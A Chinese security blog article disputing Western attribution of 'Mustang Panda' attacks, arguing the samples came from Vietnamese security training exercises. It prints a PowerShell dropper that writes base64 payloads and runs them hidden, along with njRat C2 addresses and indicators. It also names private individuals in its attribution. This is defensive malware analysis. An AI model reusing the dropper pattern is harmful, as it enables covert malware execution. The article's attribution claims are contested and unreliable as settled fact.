来自Mustang Panda的攻击? 我兔又背锅了！ - 嘶吼 RoarTalk – 回归最本质的信息安全,互联网安全新媒体,4hou.com

来自Mustang Panda的攻击? 我兔又背锅了！

千里目安全实验室 资讯 2021-01-05 16:30:11

导语：Mustang Panda 是CrowStrike最早披露的一个APT攻击组织，该组织主要使用的后门是PlugX,CobaltStrike。因为PlugX是一个中国人开发的。所以很多安全公司发现有PlugX的攻击，就宣称这些攻击来自于中国。

概述


Mustang Panda 是CrowStrike最早披露的一个APT攻击组织，这个组织主要使用的后门是PlugX,CobaltStrike。因为PlugX被人溯源到是一个中国人开发的。所以很多安全公司发现有使用了PlugX了的攻击，就宣称这些攻击来自于中国。

Palo Alt one network的Unit42 Team在Virus Bulletin 2019年会上发表了一篇名为”Pulling the PKPLUG: the Adversary Playbook for the long-standing espionage activity of a Chinese nation state adversary”的报告，报告中没有任何直接证据的指控一些攻击行为来自于中国国家资助的APT组织。它们的唯一的判断依据是攻击者使用了PlugX。Anomali公司在自己的安全年会上也发布一篇名为”China-Based APT Mustang Panda Targets Minority Groups, Public and Private Sector Organizations”的报告。这篇报告声称来自中国的APT组织，攻击了德国，越南，蒙古，缅甸，巴基斯坦等国家。unit42 Team和Anomali公司分析的样本基本上是一样的。

近期我们又发现了类似的样本，在溯源的过程中找到了一个越南的安全公司的博客。在这个博客里,作者提到了他分析的一个样本，样本是针对越南的一个省政府。这个博客的作者后来发现，这个省政府最近做了一次信息安全的培训并且把演练的内容公布了出来。博客作者提到的样本，我们也发现了。经过关联，我们发现不少类似的邮件，这些邮件都是用于信息安全培训的。我们还在样本的PDB路径中发现了一个越南人的名字，这些信息证明了所谓的Mustang Panda的攻击是一场乌龙，国外安全厂商只不过是见猎心喜而已。

样本分析

邮件的内容:




Kính gửi Tổng công ty Bưu Điện Việt Nam

Chúng tôi gửi bản mềm công văn 2771B/BHXH-TCKT "V/v chi trả lương hưu, trợ cấp BHXH BHTN tháng 9.10/2020 trong thời gian tiếp tục thực hiện các biện pháp phòng, chống dịch COVID-19"

Chi tiết trong tệp tin đính kèm.

Thanks & Best regards,

这个封邮件的主题是说由于疫情的原因，9月份和10月份的工资和社保现在补发。邮件的附件是一个名字为”824_BHXHV0002.pdf.zip”的压缩包。打开之后里面实际上是一个lnk文件(MD5: d8fa9b6e4ffd02fd3006e505f7368ea7)。这个lnk包含一个HTA文件：



点击lnk文件后就会触发恶意代码的执行,HTA会释放一个名称为”TEMP\3.ps1”的powershell 文件：


```
$CV = $env:USERPROFILE+"\824_BHXHV0002.pdf";
[Byte[]]$cv_byte = [System.Convert]::FromBase64String("JVBERi0xLjMNCiWhs8XXDQo
[System.IO.File]::WriteAllBytes($CV,$cv_byte);
Start-Process -FilePath $CV

$CodeFile = $env:USERPROFILE+"\zBcga.exe";
[Byte[]]$var_code = [System.Convert]::FromBase64String("TVqQAAMAAAAEAAAA//8AAL
[System.IO.File]::WriteAllBytes($CodeFile,$var_code);

$DKjGi = @"
/c """"$CodeFile""""
"@

Start-Process -windowstyle Hidden -FilePath "cmd.exe" -ArgumentList "$DKjGi"
```

释放出来的PDF文件的内容如下：



Bảo hiểm xã hội Việt Nam
Thời gian ký: 31/08/2020 16:27:41 +07:0


BẢO HIỂM XÃ HỘI VIỆT NAM

Số: 2771/BHXH-TCKT
V/v chi trả lương hưu, trợ cấp BHXH, BHTN tháng 9,10/2020 trong thời gian tiếp tục thực hiện các biện pháp phòng, chống dịch COVID-19

CỘNG HÒA XÃ HỘI CHỦ NGHĨA VIỆT NAM
Độc lập - Tự do - Hạnh phúc

Hà Nội, ngày 31 tháng 8 năm 2020

释放的zBcga.exe是使用C#编写，在dnspy看到如下内容：




这个样本是某个版本的njRat,接着我们找到了它的C&C服务器：

```
1  // j.OK
2  // Token: 0x04000007 RID: 7
3  public static string H = "103.68.251.102";
4
```

溯源分析

我们在上面的Lnk文件中发现了一个MachineId字段,字段的值是win-egbvi09sep9。这个字段代表了生成lnk文件的PC的名字。根据这个名字我们进行了搜索，然后发现有人怀疑类似的样本可能使用的是模板或者是越南CERT的测试用例。



然后我们分析了推特上提到的样本，发现攻击流程和我们分析的完全一致。只是这个样本弹出一个计算器。显然这是一个测试用例。并且这个文件是在VirusTotal上显示上传者的国家是越南。

我们发现2020年初的时候，越南的安全厂商viettel cyber security发布了一篇博客，报告的名字是”Mustang Panda – một case dở khóc dở cười”,翻译过来就是”Mustang Panda---一个非常有意思的案例”。在博客中作者提到，CrowStrike的印度员工联系了他，声称来自中国的Mustang Panda APT组织攻击了越南政府。作者感到奇怪的是邮件是针对越南的一个中南部的省份。作者分析完后，回到家突然想起来那个省份最近做了一次信息安全的培训并且公布了细节。他确信分析的样本就是那次培训中用到的。作者也提及了他们在工作中也多次发现了安全培训中用到的样本。

我们找到了越南那个省的公告，其中演练的背景如下：

1. Kịch bản tình huống


Một Cơ quan XYZ của tỉnh Quảng Ngãi đang nghi ngờ gặp sự cố về an toàn thông tin mạng, và đề nghị Sở Thông tin và Truyền thông của Quảng Ngãi hỗ trợ xử lý và điều tra tìm nguồn gốc sự cố.

Thông tin cung cấp ban đầu cho biết, tại Cơ quan XYZ, một cán bộ Abc đang sử dụng email có địa chỉ là vanphong@quangngai.gov.vn vừa nhận email từ người có tên là Nguyễn Thanh Trà với địa chỉ nttra@actvn.edu.vn, tiêu đề thư là “CV ứng tuyển vị trí thực tập” và người này đã đọc thư và mở tập tin đính kèm. Hiện tại hệ thống mạng Cơ quan XYZ xuất hiện một số kết nối đáng ngờ.


这段话翻译过来就是：广义省XYZ机构发生一起网络信息安全事件，现在该部门向广义省信息通讯部提出协助故障排除和追踪溯源的请求。基本信息是：名称为ABC的官员使用的电子邮件是vanphong@quangngai.gov.vn，收到了一个名为Nguyen Thanh Tra的人，地址是


nttra@actvn.edu.vn的邮件。邮件的主题是”求职者简历”。这个官员查看了这封邮件。目前XYZ网络里发现了一些可疑的连接。

包含nttra@actvn.edu.vn 这个邮件地址的邮件，我们共发现了三个。这三封邮件的内容完全一样，只是收信人不一样。其中一封邮件中就包含广义省的公告中提到的收件人：



我们判断这封邮件就是广义省信息安全培训中用到的邮件。我们发现这个邮件中的样本和我们前面分析邮件中的样本的攻击流程完全一样。并且和前面体的越南的那家安全公司分析的样本是一样的。这个邮件的附件的payload也是njRat, C&C服务器是103.68.251.31，是一个越南的IP。另外两封邮件如下：





这三封邮件除了收件人不一样外,其他的完全一样。这两封分别是和越南社保局、越南莱州省政府有关。103.68.251.31这个IP地址和我们前面分析的的邮件中C&C 地址103.68.251.102高度接近，它们都属于越南岘港市。岘港市是越南的第四大市。因此我们判断我们前面分析的邮件是越南的信息安全部门在安全培训中使用的。

越南CERT部门在2019年10月30，发布了一篇通告。通告的大致内容是越南的信息安全部对越南的网络进行监控发现了有针对性的网络攻击（APT），该攻击对于越南政府机构的信息系统和重要国家基础设施的所有者散布了大量的恶意代码。越南的信息安全部在这项攻击中共发现了16个以上的恶意软件变种，受影响的IP多达400000个IP。越南CERT在通告中公布了19个文件的MD5值，我们找到了16个文件。对这些文件做了分析后发现，这些样本和越南广义省的信息安全培训中用的样本的攻击流程一样。唯一区别是越南CERT公布的样本的payload是CobaltStrike或者PlugX。分析结果如下：

	MD5	name	payload	MachineID	Creation Time
2	165F8683681A4B136BE1F9D6EA7F00CE	chuong trinh dang huong.doc.lnk	Cobalt Strike	win-egbvi09sep9	2010:11:21 04:24:03+01:00
3	9FF1D3AF1F39A37C0DC4CEEB18CC37DC	European.lnk	PlugX	win-jq9h4qp3a4u	2010:11:21 04:24:03+01:00
4	4FE276EDC21EC5F2540C2BABD81C8653	S_2019_50_E.lnk	Plugx	win-jq9h4qp3a4u	2010:11:21 04:24:03+01:00
5	43067F28DC5208D4A070CF3CC92E29FB		Cobalt Strike	win-ha4ucnjj6cg	2010:11:21 04:23:55+01:00
6	11ADDA734FC67B9CFDF61396DE984559	Chuong trinh hoi nghi.doc.lnk	Cobalt Strike	win-2a9b78ts069	2010:11:21 04:24:03+01:00
7	08F25A641E8361495A415C763FBB9B71	GIAY MOI.doc.lnk	Cobalt Strike	win-2a9b78ts069	2010:11:21 04:24:03+01:00
8	01D74E6D9F77D5202E7218FA524226C4	421 CV.doc.lnk	Cobalt Strike	win-2a9b78ts069	2010:11:21 03:24:03+00:00
9	6198D625ADA7389AAC276731CDEBB500	GIAYMOI.doc.lnk	Cobalt Strike	win-egbvi09sep9	2010:11:21 04:24:03+01:00
10	9B39E1F72CF4ACFFD45F45F08483ABF0	CV trao doi CAT Cao Bang.doc.lnk	Cobalt Strike	win-egbvi09sep9	2010:11:21 04:24:03+01:00
11	748DE2B2AA1FA23FA5996F287437AF1B	cf56ee00be8ca49d150d85dcb6d2f336.jpg.lnk	PlugX	win-nuptedkl53m	2010:11:20 21:29:12+00:00
12	5F094CB3B92524FCED2731C57D305E78	Daily News (19-8-2019)(Soft Copy).lnk	Plugx	win-jq9h4qp3a4u	2010:11:21 03:24:03+00:00
13	9A180107EFB15A00E64DB3CE6394328D	32_1.PDF.lnk	Cobalt Strike	win-2a9b78ts069	2010:11:21 03:24:03+00:00
14	05CF906B750EB335125695DA42F4EAFC	TCO BT 574.doc.lnk	Cobalt Strike	win-2a9b78ts069	2010:11:21 04:24:03+01:00
15	F62DFC4999D624D01E94B89946EC1036	sach tham khao Bo mon.docx.lnk	PlugX	win-egbvi09sep9	2010:11:21 04:24:03+01:00
16	CA775717D000888A7F71A5907B9C9208	tieu luan ve quyen lam chu cua nhan dan.docx.lnk	Plugx	win-egbvi09sep9	2010:11:21 03:24:03+00:00
17	AA115F20472E78A068C1BBF739C443BF	vai tro cua nhan dan.doc.lnk	Plugx	win-egbvi09sep9	2010:11:21 04:24:03+01:00
18	CE78EA4ED30DBDF6BEA66561636298F0				
19	684EE90242C8552561EE58EE66016640				
20	B9C10D6E459061CA6304BCCD7C94A471				

我们注意到MachineID为win-egbvi09sep9的样本共出现了8次。我们前面提到的邮件中LNK文件的MachineID都是这个值。这些MachineID去重后共有5个：

(1)win-egbvi09sep9


(2)win-jq9h4qp3a4u

(3)win-ha4ucnjj6cg

(4)win-2a9b78ts069

(5)win-nuptedkl53m

这些样本的执行流程如下：



如果payload是CobaltStrike,会创建一个名为为”Security Script kb00769670”的任务计划，伪装成windows的更新程序。其中kb00769670是可变的。Plugx使用了ESET公司的一个签名的文件。这个文件原始名是EhttpSrv.exe,它运行后会加载http_dll.dll。Payload是Plugx时，除了会

释放诱饵文件外，还会释放3.exe,http_dll.dll,http_dll.dat三个文件。前面的邮件中包含的LNK文件的执行流程和这些样本的执行流程是一样的，只是payload换成了njRat。


通过对所有样本的分析,我们判断应该存在一个可配置化的攻击工具框架，这些样本都是同一套工具产生的，但是由不同配置选项产生的。越南CERT用于安全演练的样本是不是他们仿造了真实的攻击中使用的工具？我们觉得可能性并不大。工具应该并不复杂，但是仿造起来也是很费力气的。目前我们没有发现公开的生成这些样本的工具。

我们在分析过程中发现了不少疑似测试的样本，这些样本的C&C server IP在越南CERT发布的通告列表中。比如文件名为: test2.exe (MD5: e343f1d68549f8558b2bb512e082ff2f)

这个文件中包含一个PDB路径：

C:\Users\PHAM KIM CUONG\Documents\Visual Studio 2008\Projects\test2\Release\test2.pdb

这个路径中包含一个开发者的名字:PHAM KIM CUONG。通过搜索这个名字发现,这个名字在越南比较常见。这个样本是在2019年3月17日被上传到Virus Total上的，并且上传者的国家是越南。这个样本使用的payload是CobaltStrike，样本执行后会链接144.202.54.86。这个IP在我们发现的另一封邮件中出现过：



这封邮件中包含的LNK文件没有使用HTA文件而是直接运行powershell，后续的攻击流程和前面是一样的。LNK文件的payload是CobaltStrike,C&C 服务器是144.202.54.86。所以这封邮件和这个名为PHAM KIM CUONG的人有很大关系。我们也能判断这一类攻击绝对不能简单的判断是所谓的”来自中国的攻击”。

越南CERT的通告中提到一个infosecvn.com域名，我们查询发现一个越南人经常使用infosecvn这个字符串。我们找到了他的博客，脸书，推特信息：

这个人是一个越南的网络安全专业的学生。和infosecvn.com绑定的同一个IP的另一个域名aridndvn.com也是很有意思。”aridnd”估计是仿造自”aribnb”,上面的名字为PHAM KIM CUONG的越南人是Aribnb的第100号员工。这不是重点，重点是在越南CERT的报告中提到的aridndvn.com，我们分析的所有样本中都没有这个域名。我们只发现样本访问

了”aridndvn.ccom”。如果在google上搜索aridndvn.ccom，可以找到四家安全厂商的分析报告中提到了这个域名。这四家分别是avira，Any.Run, cmc cybersecurity(越南的一家安全公司),Anomali。如果搜索aridndvn.com则没有任何和恶意代码相关的内容。显然是有人在填写PlugX配置时写错了，我们发现有三个样本的配置里都是”aridndvn.ccom”。我们不想搞阴谋论，我们只是描述我们发现的现象。

关于Unit42 Team和Anomali团队报告

在我们分析完成时，我们又谨慎的读了一下Unit42 Team和Anomali的报告，发现我们同行的结论几乎经不起推敲。下面举几个例子进行讨论。

1 Anomali的报告

(1) Daily News (19-8-2019)(Soft Copy)(MD5: 5f094cb3b92524fced2731c57d305e78)

Anomali 声称这个文件是针对缅甸的山泰族，并称”攻击少数群体是中华人民共和国的一个已知的策略”。这个说辞让人啼笑皆非。这个文件的MD5出现在越南CERT发出的通告中。如果真的是攻击样本,越南CERT难道看不出来是和缅甸相关的吗？

(2) European.lnk(9ff1d3af1f39a37c0dc4ceeb18cc37dc)

Anomali 声称这个文件是针对China-Zentrum eV。China-Zentrum eV在官网上声称是一个指在促进西方和中国进行文化，宗教交流的非营利组织。这个组织和越南没有任何关系。很不幸，这个文件的MD5也出现在越南cert发出的通告中。


Anomali在报告中提到了17个LNK文件，其中有16个出现在越南CERT通告中。这样Anomali所宣称的”Mustang Panda 攻击了德国，蒙古，巴基斯坦，缅甸”的结论根本不成立。

2 Unit42 Team的报告


Unit42 Team的情况和Anomali的情况类似，我们这里讨论不出现在越南CERT的通告列表中的文件。Unit42 Team从推特上获得有人发现的Plugx样本。这些样本不是lnk而是exe，它们都是nsis安装包。使用7z解压后如下：

这里仍然使用DLL Side-Loading攻击方法并且文件也是前面所提到的ESET的签名文件。这个样本的C&C server 是apple-net.com。这个域名出现在越南CERT通告的C&C server列表里，并且我们也在lnk相关的样本中找到了这个域名。

我们先来欣赏一下unit42 团队的分析：



Malware analysis about unknown Chin



sha256	Filename	Notes
c3159d4f85ceb84c4a0f7ea9208928e729a30ddda4fead7ec6257c7dd1984763	NATIONAL SECURITY CONCEPT OF MONGOLIA.exe | unsecapp.exe	Signed: ESET, spol. s r.o.
918de40e8ba7e9c1ba555aa22c8acbfdf77f9c050d5ddcd7bd0e3221195c876f	DSR & CSR of Special Branch Sind.exe	Pakistan targeting?
fb3e3d9671bb733fcecd6900def15b9a6b4f36b0a35bdc769b0a69bc5fb7e40d	Daily News (19-8-2019)(Soft Copy).lnk	Vietnam targeting?; Shortcut file with appended HTA+VBS

unit42 认为名为为NATIONAL SECURITY CONCEPT OF MONGOLIA.exe的文件是针对蒙古政府的。这个文件名翻译过来应该是"蒙古国国家安全法全文"。通过google查询可知这个法律至少在1993年就已经存在了。重点是蒙古国是一个官方语言是蒙古语的国家,向蒙古政府发送一个英文版的"蒙古国安法全文"。蒙古国的官员会上当吗？这就好比向中国政府发送一个英文版的《中国宪法全文》，中国的官员会上当吗？所以这个样本绝对不是针对蒙古政府的。如果是真实的攻击，那也是针对对国家安全法感兴趣的非蒙古国的立法机关或者智库。我们在Virus Total上发现了多个从越南上传的疑似测试用的样本，这些样本也有使用自解压包作为攻击手段的。在越南CERT发布的通告中的样本有一个是和蒙古航空有关的图片。所以我们判断NATIONAL SECURITY CONCEPT OF MONGOLIA.exe和DSR & CSR of Special Branch 